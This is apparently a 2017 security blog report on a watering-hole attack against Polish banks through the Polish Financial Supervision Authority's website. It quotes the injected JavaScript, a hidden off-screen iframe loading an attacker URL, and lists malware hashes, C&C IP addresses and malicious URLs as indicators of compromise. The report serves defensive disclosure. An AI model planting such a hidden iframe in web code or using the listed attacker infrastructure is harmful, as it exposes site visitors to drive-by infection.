

Several Polish banks hacked, information stolen by unknown attackers

badcyber.com/several-polish-banks-hacked-information-stolen-by-unknown-attackers/

badcyber

2/3/2017




Polish banks are frantically scanning their workstations and servers while checking logs in the search of signs of infection after some of them noticed unusual network activity and unauthorised files on key machines within their networks. This is – by far – the most serious information security incident we have seen in Poland.

It has been a busy week in SOCs all over Polish financial sector. At least a few of Polish 20-something commercial banks have already confirmed being victims of a malware infection while others keep looking. Network traffic to exotic locations and encrypted executables nobody recognised on some servers were the first signs of trouble. A little more than a week ago one of the banks detected strange malware present in a few workstations. Having established basic indicators of compromise managed to share that information with other banks, who started asking their SIEMs for information. In some cases the results came back positive.

Delivery

Preliminary investigation suggests that the starting point for the infection could have been located on the webserver of

Polish financial sector regulatory body, Polish Financial Supervision Authority (www.knf.gov.pl). Due to a slight modification of one of the local JS files, an external JS file was loaded, which could have executed malicious payloads on selected targets. This would be really ironic if the website of the key institution responsible for assuring proper security level in the banking sector was used to attack it.



The screenshot shows the homepage of the Polish Financial Supervision Authority (KNF) website. The browser address bar displays www.knf.gov.pl. The page header includes the logo of the Komisja Nadzoru Finansowego and a search bar. A navigation menu contains links for HOME, O NAS, DLA RYNKU, OPRAWOWANIA, and REGULACJE. The main content area features a large message: "Na stronie prowadzone są prace serwisowe. Przepraszamy za utrudnienia." Below this, contact information is provided for both the office and the correspondence address. At the bottom, a status message reads: "Current website status is 'under maintenance'".

← → ↻ ⓘ www.knf.gov.pl    

A⁻ A⁺ Zwiększ czcionkę Wersja: KONTRASTOWA Przejdź do treści Biuro Podawcze UKNF czynne jest w godz. 8.15-16.30 Kontakt Dla mediów    

 Komisja Nadzoru Finansowego Twój język:  Polski |  English

HOME O NAS DLA RYNKU OPRAWOWANIA REGULACJE

Na stronie prowadzone są prace serwisowe. Przepraszamy za utrudnienia.

W przypadku pytań prosimy o kontakt:

Adres siedziby Urzędu: Komisja Nadzoru Finansowego Plac Powstańców Warszawy 1 00-030 Warszawa NIP: 521-340-29-37	Adres korespondencyjny Urzędu: Komisja Nadzoru Finansowego Plac Powstańców Warszawy 1 skr. poczt. 419 00-950 Warszawa 1 CENTRALA UKNF: (48) 22 262-50-00 INFOLINIA UKNF: (48) 22 262-58-00 FAX: (48) 22 262-51-11 e-mail: knf@knf.gov.pl
---	---

Current website status is "under maintenance"

Data from [PassiveTotal](#) does confirm the finding related to external resources included in knf.gov.pl website since 2016-10-07 till yesterday.

HOST PAIRS

Show: 25 1-13 of 13 Sort: Last Seen Descending ▾

Hostname	First	Last	Direction	Cause	Tags
<input type="checkbox"/> www.google-analytics.com	2016-02-04	2017-01-30	child	script.src	
<input type="checkbox"/> knf.gov.pl	2016-11-26	2017-01-30	parent	redirect	
<input type="checkbox"/> www.adobe.com	2016-03-19	2017-01-16	child	img.src	
<input type="checkbox"/> sap.misapor.ch	2016-12-19	2017-01-16	child	iframe.src	
<input type="checkbox"/> www.google-analytics.com	2016-02-15	2016-11-15	child	unknown	
<input type="checkbox"/> ssl.google-analytics.com	2016-03-28	2016-10-28	child	script.src	
<input type="checkbox"/> ssl.google-analytics.com	2016-04-09	2016-10-28	child	img.src	
<input type="checkbox"/> www.eye-watch.in	2016-10-07	2016-10-07	child	iframe.src	
<input type="checkbox"/> www.google-analytics.com	2016-04-17	2016-09-23	child	img.src	

To unauthorised code was located in the following file:

<http://www.knf.gov.pl/DefaultDesign/Layouts/KNF2013/resources/accordion-src.js?ver=11>

and looked like that:

```
document.write("<div id='efHpTk' width='0px' height='0px'><iframe name='forma'  
src='https://sap.misapor  
.ch/vishop/view.jsp?pagenum=1' width='145px' height='146px' style='left:-  
2144px;position:absolute;top  
:0px;'></iframe></div>");
```

After successful exploitation malware was downloaded to the workstation, where, once executed, connected to some foreign servers and could be used to perform network reconnaissance, lateral movement and data exfiltration. At least in some cases the attackers managed to gain control over key servers within bank infrastructure.

Malware

While you can find some hashes at the end of this article, we gathered the available information regarding the malware itself. While there might be some elements borrowed from other similar tools and crimeware strategies, the malware used in this attack has not been documented before. It uses some commercial packers and multiple obfuscation methods, has multiple stages, relies on encryption and at the moment of initial analysis was not recognised by available AV solutions. The final payload has the functionality of a regular RAT.

Motivation

While we have no idea of attackers motivation, so far we have no knowledge of any direct financial losses incurred by banks or their customers due to this attack. What is more troubling, some of the victims were able to identify large outgoing data transfers. So far they could not identify the contents of the data as it was encrypted. Investigation continues to fully understand the scope of losses.

Conclusions & IOCs

While this should not come as a surprise, this incident is the perfect example of the statement “you are going to get infected”. Polish financial sector has some of the best people and tools in terms of security and still it looks like the

attackers achieved their objectives without major hurdles in at least some cases. On the good side – they were detected and once notified banks were able to quickly identify infected machines and suspicious traffic patterns. The whole process lacked solid information sharing, but this is a problem know everywhere.

We hope to continue investigating this incident and share with you more details about the malware itself in the future. Meanwhile please find attached some IOCs we can share today:

MD5, SHA1, SHA256 hashes of some samples:

C1364BBF63B3617B25B58209E4529D8C
85D316590EDFB4212049C4490DB08C4B
1BFBC0C9E0D9CEB5C3F4F6CED6BCFEAE

496207DB444203A6A9C02A32AFF28D563999736C
4F0D7A33D23D53C0EB8B34D102CDD660FC5323A2
BEDCEAFA2109139C793CB158CEC9FA48F980FF2B

FC8607C155617E09D540C5030EABAD9A9512F656F16B38682FD50B2007583E9B
D4616F9706403A0D5A2F9A8726230A4693E4C95C58DF5C753CCC684F1D3542E2
CC6A731E9DAFF84BAE4214603E1C3BAD8D6735B0CBB2A0EC1635B36E6A38CB3A

Some C&C IP addresses:

125.214.195.17
196.29.166.218

Potentially malicious URLs included in knf.gov.pl website:

<http://sap.misapor.ch/vishop/view.jsp?pagenum=1>
<https://www.eye-watch.in/design/fancybox/Pnf.action>